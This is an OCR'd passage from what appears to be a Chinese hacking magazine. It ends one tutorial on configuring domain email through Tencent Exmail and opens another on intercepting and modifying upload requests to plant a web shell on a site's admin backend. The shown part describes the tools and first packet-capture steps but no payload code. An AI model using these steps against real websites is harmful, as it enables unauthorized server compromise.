


图9

然后等待域名解析更新后也就验证成功了！

四、MX记录

最后一步也是最最关键的一步，就是设置MX记录。首先点击我们域名管理下面的“查看设置方法”按钮进入到设置方法界面，然后查看“设置MX记录”这个地方，为什么每个人都要先看一下呢，因为有的帐户MX的主机名是不同的，比如早期的腾讯企业邮箱和现在的MX主机名就不相同，所以设置前要先查看一下（如图10）。




图10

下面就进入我们的TK域名里面增加两个MX记录，具体填写（如图11）。

最后就等域名解析完成了，解析完以后我们的域名邮箱也就可以正常的使用了！进入我们的管理首页，点击成员与分组下面的成员帐号来添加我们的邮箱帐号（如图12、13）。




图11




图12




图13

现在我们就添加一个admin吧（如图14）。

最后打开登录地址https://exmail.qq.com/domain/域名，我们刚才申请的域名是ricestk那么就是https://exmail.qq.com/domain/rices.tk，打开后帐号就输入“admin”密码输入我们刚才创建的密码就可以登录了，如图16：




图16

怎么样？是不是很棒呢？以后到哪里都用自己的域名来做后缀，甚至我们还可以给别人提供邮箱服务，怎么样，域名邮箱不错吧！

五、小结

其实申请并不难，配置也不难，主要就是过程有点烦琐，对于完全不懂域名配置的朋友们可能就要下点功夫了，我图截的比较多，为了让大家更清楚域名的配制，所有的步骤几乎都有，跟着文章设置一定可以的！

手把手教菜鸟抓包改包构造上传漏洞拿shell

流得滑

小菜我发现黑X的杂志上的文章大多数都讲的是思路，很少有教程式的教学文章，今天小菜我就给大家来一篇教程式的文章，恰好这些天有好多人问我怎么抓包上传，其实要我说也说不清，入侵这玩意只可意会不可言传啊！于是我细心的整理了下思路，便有了此文，找了个实例来给大家讲解。

一、前言

什么情况下使用抓包改包入侵？答：在后台没数据库备份的情况下。

用到软件：明小子3.5；抓包软件，SHELL（我都会给大家一起打包的）。

如果管理员比较醒目的话，为了防止入侵都会把数据库路径的文件删除或者改掉，以防止黑客的入侵，那么这时就要派上抓包上场了，因为无法用到数据库备份拿shell。

二、具体步骤

首先我们先找个可以上传文件的页面，来到了个企业后台测试，随便上传个图片试试（如图1），可以上传，那么就有可能可以利用抓包拿shell。




图1

于是我们就可以打开抓包工具，点击打开进程（如图2、图3）。




图2

因为我们要抓取的是选择文件的这个上传页面，这时我们随便选择一张图片上传。上传完成后来到抓包工具点停止（如图4）。




图3

